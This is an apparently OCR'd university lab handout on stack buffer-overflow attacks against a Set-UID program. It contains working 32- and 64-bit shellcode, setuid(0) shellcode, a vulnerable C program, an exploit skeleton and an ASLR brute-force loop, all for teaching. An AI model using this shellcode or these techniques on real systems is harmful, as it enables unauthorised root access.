

Buffer Overflow Attack Lab (Set-UID Version)

1 Overview

The learning objective of this lab is for you to gain first-hand experience on buffer-overflow vulnerability by putting what you have learned about the vulnerability from class into action.

Buffer overflow is the condition in which a program tries to write data beyond a buffer's boundary. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. The objective of this lab is for you to gain practical insights into this type of vulnerability and learn how to exploit the vulnerability in attacks.

In this lab, you are given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege.

In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. You will need to evaluate whether the schemes work or not and explain why.

This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout
- Address randomization, non-executable stack, and StackGuard
- Shellcode (32-bit and 64-bit)

2 Organisation of this document

The document is organised as follows:

- Section 2 provides an overview of what to submit and the marking scheme.
- Section 3 describes the environment setup.
- Section 4 introduces the shellcode, how to compile and run the shellcode.
- Section 5 introduces the vulnerable program, how to compile and run the program.
- Sections 7-13 are the assessed tasks and assume you have read the previous sections.

Note that we have highlighted key points in yellow. Note that the activities in sections 3 and 4 are not assessed but you will need to do them to be able to complete the assessed tasks later.

Note that you need to use a "customised" `bof()` function to complete Tasks 1 and 3. The customized function can be obtained by visiting: https://al-sahaf.com/cybr271/, you need to select your student ID from the dropdown list, then click the "Submit Query" button.

3 What to submit

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. Document the steps taken to arrive at values used in your programs.

You also need to provide explanations for the observations that are interesting or surprising.

Please also list the important code snippets followed by an explanation. Simply attaching code without any explanation will not receive credits.

The approximate breakdown of marks for the **report** is as follows:

- Task 0. Writing - Spelling, grammar, use of headings, easy to read screenshots and well-written explanations (5 marks).
- Task 1. Launching attack on 32-bit program – screenshots and explanations of calculations for ebp, buffer address, ret value and offset value (11 marks). Make sure to use the customised `bof()` function.
- Task 2. Launching attack without knowing buffer size – screenshots and discussion of the technique used, how it works, buffer address and appropriate offset (13 marks).
- Task 3. Launching attack on 64-bit program – screenshots and a detailed discussion of how you have had to adapt the attack for a 64-bit system with all calculations explained (18 marks). Make sure to use the customised `bof()` function.
- Task 4. Launching attack on 64-bit program with a small buffer size – screenshots and a detailed discussion of how you have had to attack for a small buffer size with all calculations explained (14 marks).
- Task 5. Defeating Dash's countermeasures -- screenshots and a detailed explanation of how the countermeasures are defeated including the role of commands such as chown (14 marks).
- Task 6. Defeating address randomization – screenshots and a discussion of how the attack succeeds, including its characteristics like time to complete and feasibility for different address spaces (12 marks).
- Task 7: Experimenting with other countermeasures – screenshots and detailed explanations (13 marks).

Please submit the report as a PDF via the submission system.

4 Environment Setup

4.1 Turning Off Countermeasures

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later, we will enable them to see if our attack can be successful.

Do this! Address Space Randomization. `Ubuntu` and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. Disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Do this! Configuring `/bin/sh`. In the recent versions of Ubuntu OS, the `/bin/sh` symbolic link points to the
`/bin/dash` shell. The `dash` program, as well as `bash`, has implemented a security countermeasure that prevents itself from being executed in a `Set-UID` process. If they detect that they are executed in a `Set-UID` process, they will immediately change the effective user ID to the process's real user ID, dropping the privilege.

Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 20.04 VM. The following command should be used to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

After you have run this command, execute sh and choose option 0 when the configuration function is displayed.

StackGuard and Non-Executable Stack. These are two additional countermeasures implemented in the system. They can be turned off during the compilation. We will discuss them later when we compile the vulnerable program.

5 Getting Familiar with Shellcode

The goal of buffer-overflow attacks is to inject malicious code into the target program, so the code can be executed using the target program's privilege. Shellcode is widely used in most code-injection attacks. Let us get familiar with it in this section. This part is not marked by completing the indicated task below to get you setup for the assessed tasks.

5.1 The C Version of Shellcode

A shellcode is a piece of code that launches a shell. If we use C code to implement it, it will look like the following:

```
#include <stdio.h>

int main() {
   char *name[2];
```

```
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Unfortunately, we cannot just compile this code and use the binary code as our shellcode (detailed explanation is provided in the SEED book). The best way to write a shellcode is to use assembly code. In this lab, we only provide the binary version of a shellcode, without explaining how it works (it is non-trivial). If you are interested in how exactly shellcode works and you want to write a shellcode from scratch, you can learn that from a separate SEED lab called *Shellcode Lab*.

5.2 32-bit Shellcode

```
; Store the command on stack
xor  eax, eax
push eax
push "//sh"
push "/bin"
mov  ebx, esp     ; ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax          ; argv[1] = 0
push ebx          ; argv[0] --> "/bin//sh"
mov  ecx, esp     ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor  edx, edx     ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor  eax, eax     ;
mov  al, 0x0b     ; execve()'s system call number
int  0x80
```

The shellcode above basically invokes the `execve()` system call to execute `/bin/sh`. In a separate SEED lab, the Shellcode lab, we guide explain how to write shellcode from scratch. Here we only give a very brief explanation.

- The third instruction pushes `"//sh"`, rather than `"/sh"` into the stack. This is because we need a 32-bit number here, and `"/sh"` has only 24 bits. Fortunately, `"//"` is equivalent to `"/"`, so we can get away with a double slash symbol.
- We need to pass three arguments to `execve()` via the `ebx`, `ecx` and `edx` registers, respectively. Most of the shellcode constructs the content for these three arguments.
- The system call `execve()` is called when we set `al` to `0x0b` and execute `"int 0x80"`.

5.3 64-Bit Shellcode

We provide a sample 64-bit shellcode in the following. It is quite like the 32-bit shellcode, except that the names of the registers are different, and the registers used by the `execve()` system call are also different. Some explanation of the code is given in the comment section, and we will not provide detailed explanation on the shellcode.

```
xor  rdx, rdx          ; rdx = 0: execve()'s 3rd argument
push rdx
mov  rax, '/bin//sh'  ; the command we want to run
push rax               ;
mov  rdi, rsp          ; rdi --> "/bin//sh": execve()'s 1st argument
push rdx               ; argv[1] = 0
push rdi               ; argv[0] --> "/bin//sh"
mov  rsi, rsp          ; rsi --> argv[]: execve()'s 2nd argument
xor  rax, rax
mov  al,  0x3b         ; execve()'s system call number
syscall
```

5.4 Invoking the Shellcode

We have generated the binary code from the assembly code above and put the code in a C program called `call_shellcode.c` inside the `shellcode` folder. If you would like to learn how to generate binary code yourself, you should work in the Shellcode lab. In this task, we will test the shellcode.

Listing 1: `call_shellcode.c`

```
#include<stdlib.h>
#include <stdio.h>
#include<string.h>

constcharshellcode[]=
#if x86_64
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

Int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);//Copytheshellcodetothestack
   int (*func)() = (int(*)())code;
   func();                 //Invoketheshellcodefromthestack
   return 1;
}
```

The code above includes two copies of shellcode, one is 32-bit and the other is 64-bit. When we compile the program using the `-m32` flag, the 32-bit version will be used; without this flag, the 64-bit version will be used.

Do this! Make sure that you are in the shellcode directory. Using the provided `Makefile`, you can compile the code by typing `make`. Two binaries will be created, `a32.out` (32-bit) and `a64.out` (64-bit). Run these using the commands `./a32.out` and `./a64.out`. You should see a **$ prompt** appear, this means you have created a command shell. Use CONTROL-D to exit.

It should be noted that the compilation uses the `execstack` option, which allows code to be executed from the stack; without this option, the program will fail.

6 Understanding the Vulnerable Program

The vulnerable program used in this lab is called `stack.c`, which is in the `code` folder. This program has a buffer-overflow vulnerability, and your job is to exploit this vulnerability and gain the root privilege. The code listed below has some non-essential information removed, so it is slightly different from what you get from the lab setup file.

Listing 2: The vulnerable program (`stack.c`)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past. */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of `517` bytes, but the buffer in `bof()` is only `BUF_SIZE` bytes long, which is less than `517`. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a root-owned `Set-UID` program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Compilation. To compile the above vulnerable program, do not forget to turn off the StackGuard and the non-executable stack protections using the `-fno-stack-protector` and `"-z execstack"` options. After the compilation, we need to make the program a root-owned `Set-UID` program. We can achieve this by first changing the ownership of the program to `root` (Line ①), and then changing the permission to `4755` to enable the `Set-UID` bit (Line ②). It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off.

```
$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack          ①
$ sudo chmod 4755 stack          ②
```

Do this! The compilation and setup commands are already included in `Makefile`, so we just need to type `make` to execute those commands.

Make sure that you are in the code directory. Using the provided `Makefile`, you can compile the code by typing `make`. Multiple binaries `stack-L1, stack-L2, stack-L3, and stack-L4` should be created in the same directory.

After compiling Use. `/stack-L1` to run the program, if it is successfully compiled you should see **Opening badfile: No such file or directory**.

7 Task 1: Launching Attack on 32-bit Program

7.1 Investigation

To exploit the buffer-overflow vulnerability in the target program, the most important thing to know is the distance between the buffer's starting position and the place where the return-address is stored. We will use a debugging method to find it out. Since we have the source code of the target program, we can compile it with the debugging flag turned on. That will make it more convenient to debug.

We will add the `-g` flag to `gcc` command, so debugging information is added to the binary. If you run `make`, the debugging version is already created. We will use `gdb` to debug `stack-L1-dbg`. We need to create a file called `badfile` before running the program.

```
$ touch badfile      ◄── Create an empty badfile
$ gdb stack-L1-dbg
gdb-peda$ b bof      ◄── Set a break point at function bof()
Breakpoint 1 at 0x124d: file stack.c, line 18.
gdb-peda$ run        ◄── Start executing the program
...
Breakpoint 1, bof (str=0xffffcf57 ...) at stack.c:18
18  {
gdb-peda$ next       ◄── See the note below
...
22      strcpy(buffer, str);
```

```
gdb-peda$ p $ebp     ◄—— Get the ebp value
$1 = (void *) 0xffffdfd8
gdb-peda$ p &buffer ◄—— Get the buffer's address
$2 = (char (*)[100]) 0xffffdfac
gdb-peda$ quit       ◄—— exit
```

Note 1. When `gdb` stops inside the `bof()` function, it stops before the `ebp` register is set to point to the current stack frame, so if we print out the value of `ebp` here, we will get the caller's `ebp` value. We need to use `next` to execute a few instructions and stop after the `ebp` register is modified to point to the stack frame of the `bof()` function.

Note 2. It should be noted that the frame pointer value obtained from `gdb` is different from that during the actual execution (without using `gdb`). This is because `gdb` has pushed some environment data into the stack before running the debugged program. When the program runs directly without using `gdb`, the stack does not have those data, so the actual frame pointer value will be larger. You should keep this in mind when constructing your payload.

Note 3. You must use the customised `bof()` function in your work. Visit https://al-sahaf.com/cybr271/, make sure to select your student ID, and click "Submit Query". The page will provide you with a complete function that you should use it instead of the originally provided one. You are encouraged to practice with the original function, then use the customised function.

7.2 Launching Attacks

To exploit the buffer-overflow vulnerability in the target program, we need to prepare a payload, and save it inside `badfile`. We will use a Python program to do that. We provide a skeleton program called `exploit.py`, which is included in the lab setup file. The code is incomplete, and you need to replace some of the essential values in the code.

Listing 3: `exploit.py`

```
#!/usr/bin/python3
import sys

shellcode= (
  ""                   # * Need to change *
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0              # * Need to change *
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00          # * Need to change *
offset = 0             # * Need to change *

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```

```
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

After you finish the above program, run it. This will generate the contents for `badfile`. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$./exploit.py     // create the badfile
$./stack-L1       // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

Do this! In your lab report, in addition to providing screenshots to demonstrate your investigation and attack, you also need to explain how the values used in your `exploit.py` are decided. These values are the most important part of the attack, so a detailed explanation can help the instructor grade your report (e.g, buffer, start, epb, ret and offset). Only demonstrating a successful attack via a screenshot without explaining why the attack works will not receive many points.

8 Task 2: Launching Attack without Knowing Buffer Size

In the Task 1 attack, using `gdb`, we get to know the size of the buffer. In the real world, this piece of information may be hard to get. For example, if the target is a server program running on a remote machine, we will not be able to get a copy of the binary or source code. In this task, we are going to add a constraint: you can still use `gdb`, but you are not allowed to derive the buffer size from your investigation. Actually, the buffer size is provided in `Makefile`, but you are not allowed to use that information in your attack.

Do this! Your task is to get the vulnerable program to run your shellcode under this constraint. We assume that you do know the range of the buffer size, which is from 100 to 200 bytes. Another fact that may be useful to you is that, due to the memory alignment, the value stored in the frame pointer is always multiple of four (for 32-bit programs).

Please note, you are only allowed to construct one payload that works for any buffer size within this range. *You will not get all the credits if you use the brute-force method, i.e., trying one buffer size each time.* The more you try, the easier it will be detected and defeated by the victim. That is why minimizing the number of trials is important for attacks. In your lab report, you need to describe your method, and provide evidence of your thinking.

9 Task 3: Launching Attack on 64-bit Program

Do this! In this task, we will compile the vulnerable program into a 64-bit binary called `stack-L3`. We will launch attacks on this program. The compilation and setup commands are already included in `Makefile`. Like the previous task, detailed explanation of your attack needs to be provided in the lab report.

Using `gdb` to conduct an investigation on 64-bit programs is the same as that on 32-bit programs. The only difference is the name of the register for the frame pointer. In the x86 architecture, the frame pointer is `ebp`, while in the x64 architecture, it is `rbp`.

Challenges. Compared to buffer-overflow attacks on 32-bit machines, attacks on 64-bit machines are more difficult. The most difficult part is the address. Although the x64 architecture supports 64-bit address space, only the address from `0x00` through `0x00007FFFFFFFFFFF` is allowed. That means for every address (8 bytes), the highest two bytes are always zeros. This causes a problem.

In our buffer-overflow attacks, we need to store at least one address in the payload, and the payload will be copied into the stack via `strcpy()`. We know that the `strcpy()` function will stop copying when it sees a zero. This will create a problem you need to solve.

Note. You must use the customised `bof()` function in your work. Visit https://al-sahaf.com/cybr271/, make sure to select your student ID, and click "Submit Query". The page will provide you with a complete function that you should use it instead of the originally provided one. You are encouraged to practice with the original function, then use the customised function.

10 Task 4: Launching Attack on 64-bit Program with Small Buffer Size

Do this! The target program (`stack-L4`) in this task is like the one in Task 2, except that the buffer size is extremely small. We set the buffer size to 10, while in Task 2, the buffer size is much larger. Your goal is the same: get the root shell by attacking this `Set-UID` program. You may encounter additional challenges in this attack due to the small buffer size. If that is the case, you need to explain how you have solved those challenges in your attack. Please describe and explain your observations.

11 Tasks 5: Defeating `dash`'s Countermeasure

The `dash` shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID (which is the case in a `Set-UID` program). This is achieved by changing the effective UID back to the real UID dropping the privilege. In the previous tasks, we let `/bin/sh` points to another shell called `zsh`, which does not have such a countermeasure. In this task, we will change it back, and see how we can defeat the countermeasure. Please do the following, so `/bin/sh` points back to `/bin/dash`.

```
$ sudo ln -sf /bin/dash /bin/sh
```

To defeat the countermeasure in buffer-overflow attacks, all we need to do is to change the real UID, so it equals the effective UID. When a root-owned `Set-UID` program runs, the effective UID is zero, so before we invoke the shell program, we just need to change the real UID to zero. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode.

Do this! The following assembly code shows how to invoke `setuid(0)`. The binary code is already put inside `call_shellcode.c`. You just need to add it to the beginning of the shellcode.

```
; Invoke setuid(0): 32-bit
xor ebx, ebx      ; ebx = 0: setuid()'s argument
xor eax, eax
mov  al, 0xd5     ; setuid()'s system call number
int 0x80

; Invoke setuid(0): 64-bit
xor rdi, rdi      ; rdi = 0: setuid()'s argument
xor rax, rax
mov  al, 0x69     ; setuid()'s system call number
syscall
```

Experiment. Compile `call_shellcode.c` into root-owned binary (by typing "`make setuid`"). Run the shellcode `a32.out` and `a64.out` with or without the `setuid(0)` system call. Please describe and explain your observations.

Launching the attack again. Now, using the updated shellcode, we can attempt the attack again on the vulnerable program, and this time, with the shell's countermeasure turned on. Repeat your attack on Task 1 and see whether you can get the root shell. After getting the root shell, please run the following command to prove that the countermeasure is turned on. Please describe your observation.

```
# ls -l /bin/sh /bin/zsh /bin/dash
```

12 Task 6: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. **Do this!** First, we turn on the Ubuntu's address randomization using the following command. Then we ran the same attack against `stack-L1`. Please describe and explain your observation.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the `badfile` can eventually be correct. We will only try this on `stack-L1`, which is a 32-bit program. **Do this!** You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a few minutes, but if you are very unlucky, it may take longer. Please describe your observation.

```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack-L1
done
```

Brute-force attacks on 64-bit programs are much harder, because the entropy is much larger. Although this is not required, free free to try it just for fun. Let it run overnight. Who knows, you may be very lucky.

13 Tasks 7: Experimenting with Other Countermeasures

13.1 Task 7.a: Turn on the StackGuard Protection

Many compilers, such as `gcc`, implement a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. In our previous tasks, we disabled the StackGuard protection mechanism when compiling the programs. In this task, we will turn it on and see what will happen.

Do this! First, repeat the Task 1 attack with the StackGuard off, and make sure that the attack is still success-ful. Remember to turn off the address randomization, because you have turned it on in the previous task. Then, we turn on the StackGuard protection by recompiling the vulnerable `stack.c` program without

the `-fno-stack-protector` flag. In `gcc` version 4.3.3 and above, StackGuard is enabled by default. Launch the attack; report and explain your observations.

13.2 Task 7.b: Turn on the Non-executable Stack Protection

Operating systems used to allow executable stacks, but this has now changed: In Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the `gcc`, which by default makes stack non-executable. We can specifically make it non-executable using the `"-z noexecstack"` flag in the compilation. In our previous tasks, we used `"-z execstack"` to make stacks executable.

Do this! In this task, we will make the stack non-executable. We will do this experiment in the `shellcode` folder. The `call shellcode` program puts a copy of shellcode on the stack, and then executes the code from the stack. Please recompile call shellcode.c into a32.out and a64.out, without the "-z execstack" option. Run them, describe and explain your observations.

Defeating the non-executable stack countermeasure. It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack is an example.